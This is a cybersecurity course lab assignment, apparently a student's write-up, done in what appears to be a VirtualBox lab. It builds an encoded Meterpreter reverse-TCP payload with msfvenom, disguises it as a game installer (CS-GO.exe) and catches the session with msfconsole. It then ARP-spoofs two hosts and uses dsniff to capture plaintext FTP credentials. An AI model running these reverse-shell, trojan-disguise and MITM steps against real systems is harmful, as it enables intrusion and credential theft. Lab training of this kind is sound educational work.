CYBER SECURITY –ESSENTIALS

ASSIGNMENT DAY-6

Q.1.
- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

==> Initialize the Metasploit Framework and search for a specific payload (Windows Reverse Shell in this case)


- Command Used: **show payloads**

```
   382  windows/meterpreter/reverse_ipv6_tcp                                   manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   383  windows/meterpreter/reverse_named_pipe                                 manual  No     Windows
Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
   384  windows/meterpreter/reverse_nonx_tcp                                   manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   385  windows/meterpreter/reverse_ord_tcp                                    manual  No     Windows
Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   386  windows/meterpreter/reverse_tcp                                        manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager
   387  windows/meterpreter/reverse_tcp_allports                               manual  No     Windows
Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   388  windows/meterpreter/reverse_tcp_dns                                    manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   389  windows/meterpreter/reverse_tcp_rc4                                    manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   390  windows/meterpreter/reverse_tcp_rc4_dns                                manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   391  windows/meterpreter/reverse_tcp_uuid                                   manual  No     Windows
Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
   392  windows/meterpreter/reverse_winhttp                                    manual  No     Windows
Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
   393  windows/meterpreter/reverse_winhttps                                   manual  No     Windows
Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (winhttp)
   394  windows/meterpreter_bind_named_pipe                                    manual  No     Windows
Meterpreter Shell, Bind Named Pipe Inline
   395  windows/meterpreter_bind_tcp                                           manual  No     Windows
Meterpreter Shell, Bind TCP Inline
```

- Creating the payload using **msfvenom.**

```
root@ghost:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe --platform windows -a x86 -e x86/sh
ikata_ga_nai LHOST=192.168.0.103 LPORT=54321 -o /var/www/html/CounterStrike/CS-GO.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/CounterStrike/CS-GO.exe
root@ghost:~#
```

- Payload is now live for the target to download and open.



- The attacker keeps the meterpreter ready for capturing the connections using **msfconsole.**

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf5 exploit(multi/handler) > set LPORT 54321
LPORT => 54321
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     54321            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

- Once the victim downloads and opens the payload, the connection is established with the attacker, giving access to the victim's machine.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.103:54321
[*] Sending stage (176195 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.103:54321 -> 192.168.0.105:50215) at 2020-08-30 22:41:20
 -0700

meterpreter >
```

Now that the attacker has access to the victim's machine the security is compromised and the exploitation can be done in many ways using the commands given in the file named "Exploit.txt", attached herewith.

Q.2.
- Create an FTP server.
- Access FTP server from windows command prompt.
- Do a MITM to get the username and password of FTP transaction using Wireshark and dsniff.

==> First, do the **nmap** scan to find potential target systems.


```
Nmap scan report for 192.168.0.100
Host is up (0.057s latency).
Not shown: 999 closed ports
PORT     STATE    SERVICE VERSION
5060/tcp filtered sip
MAC Address: D8:6C:02:AD:2A:53 (Huaqin Telecom Technology)

Nmap scan report for 192.168.0.101
Host is up (0.020s latency).
All 1000 scanned ports on 192.168.0.101 are closed
MAC Address: 7C:6B:9C:2A:CE:19 (Guangdong Oppo Mobile Telecommunications)

Nmap scan report for 192.168.0.102
Host is up (0.00026s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
2869/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:71:C2:7F (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

- By spoofing the packets to get hold of the communication between 2 users:
- **arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.107**
- IP forwarding must be enabled in the attacker machine before ARP spoofing in order to keep the data flowing between the targets and minimise suspicion.

- ▪ Command: **echo 1 > /proc/sys/net/ipv4/ip_forward**




```
Nmap scan report for 192.168.0.106
Host is up (0.00033s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: C0:E4:34:E7:4E:7D (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.107
Host is up (0.00033s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 08:00:27:E8:ED:C4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


- In case we can't find the machine communicating to our target (since it need not have FTP port open for connection), we can spoof the ARP request packets with that of the Router address.
- Router address in this case would be *192.168.0.1*

Command: ▪ **arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.1**



```
root@ghost:~# arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.107
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
```

- Now, sniffing the data using **dsniff** or **Wireshark.**



```
root@ghost:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
08/31/20 01:50:59 tcp 192.168.0.107.50026 -> 192.168.0.102.21 (ftp)
USER Administrator
PASS 1234@abcd
```